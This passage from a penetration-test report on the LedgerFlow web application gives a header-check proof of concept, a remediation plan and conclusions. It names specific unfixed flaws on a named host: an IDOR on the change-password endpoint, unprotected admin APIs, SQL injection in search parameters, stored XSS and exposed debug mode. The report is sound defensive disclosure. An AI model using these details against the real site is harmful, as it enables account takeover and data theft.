
Tools Used	Curl, securityheaders.com
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N
Steps To Reproduction / Proof of Concept (PoC)	


1. Fetch the root URL headers:
   curl -sI https://flow.rezydev.com/ | grep -iE "strict-transport|x-frame|x-content-type|content-security|permissions-policy|referrer-policy"
2. Observe: command returns empty output — none of the listed security headers are present.
3. Repeat against API endpoints (e.g. /api/auth/me) to confirm headers are absent across all application responses.
4. Also browse the security header scan tools to check the security headers: securityheaders.com

Supporting Evidence:









5. Remediation:

Immediate Actions (Resolve within 24 hours):

- Disable Werkzeug debug mode immediately: set FLASK_DEBUG=0 and DEBUG=False in all production configs. Deploy behind gunicorn or uWSGI — never use the Werkzeug dev server in production.
- Replace ALL raw SQL string interpolation with parameterized queries/prepared statements patch every endpoint accepting a q, search, filter, or keyword parameter (confirmed: search endpoint and /api/transactions?q=).
- Invalidate session tokens server-side on logout — maintain a server-side session store and delete the session record when /api/auth/logout is called.
- Deploy server-side RBAC middleware on ALL /api/admin/* endpoints — no request should reach these handlers without role === "admin" verification.
- Remove the user_id parameter from /api/auth/change-password and scope the operation to the authenticated session only.
- Add ownership verification to /api/invoices/{id} and /api/support/tickets/{id}/reply.
- Sanitize all HTML input fields in support ticket creation and reply endpoints using DOMPurify or equivalent.

Short-Term Actions (Resolve within 1 week):

- Scope /api/transactions/recent to the authenticated user's own accounts.
- Implement brute-force protection and rate limiting on the login endpoint.

Medium-Term Actions (Resolve within 1 month):

- Add all missing HTTP security response headers (HSTS, CSP, X-Frame-Options, X-Content-Type-Options, Referrer-Policy, Permissions-Policy).
- Set the Secure flag on the session cookie and deploy HSTS to enforce HTTPS-only cookie transmission.
- Replace sequential integer IDs with UUIDs across all resource endpoints to reduce IDOR discoverability.

Following remediation of all critical and high findings, a re-test is strongly recommended to verify that no residual vulnerabilities remain and that the access control framework is consistently enforced across the full API surface.

6. Conclusions

The security assessment of the LedgerFlow web application identified multiple vulnerabilities across authentication, authorization, input validation, session management, security configuration, and information disclosure. The assessment identified 17 findings, including 13 High, 3 Medium and 1 Low severity vulnerabilities, with no Critical findings. Several issues, including IDOR in password-change functionality, improper access to administrative APIs, stored/blind XSS and exposed debugging functionality, could significantly affect the confidentiality and integrity of application data.

The most significant risks were related to insufficient access-control enforcement and insecure application configuration. The identified IDOR could allow unauthorized password modification and potential account takeover, while customer-level access to administrative audit information exposed sensitive operational data. The stored XSS demonstrated the potential for malicious content submitted by a customer to execute in an administrator's browser. In addition, production debug mode and unhandled exception responses disclosed internal application details, SQL queries, framework information & source-code paths. Weak brute-force protections and security-header /cookie configuration further increased the overall attack surface.

Overall, the assessment indicates that the application requires prioritized remediation, particularly for authorization controls, account and session security, input/output validation, and production configuration. The identified vulnerabilities should be addressed according to their severity, followed by a comprehensive security retest to verify that the fixes are effective and that no related weaknesses remain. Implementing stronger RBAC enforcement, secure error handling, disabling debug mode in production, rate limiting authentication attempts, improving security headers and cookie attributes, and conducting regular security testing will significantly strengthen the application's overall security posture.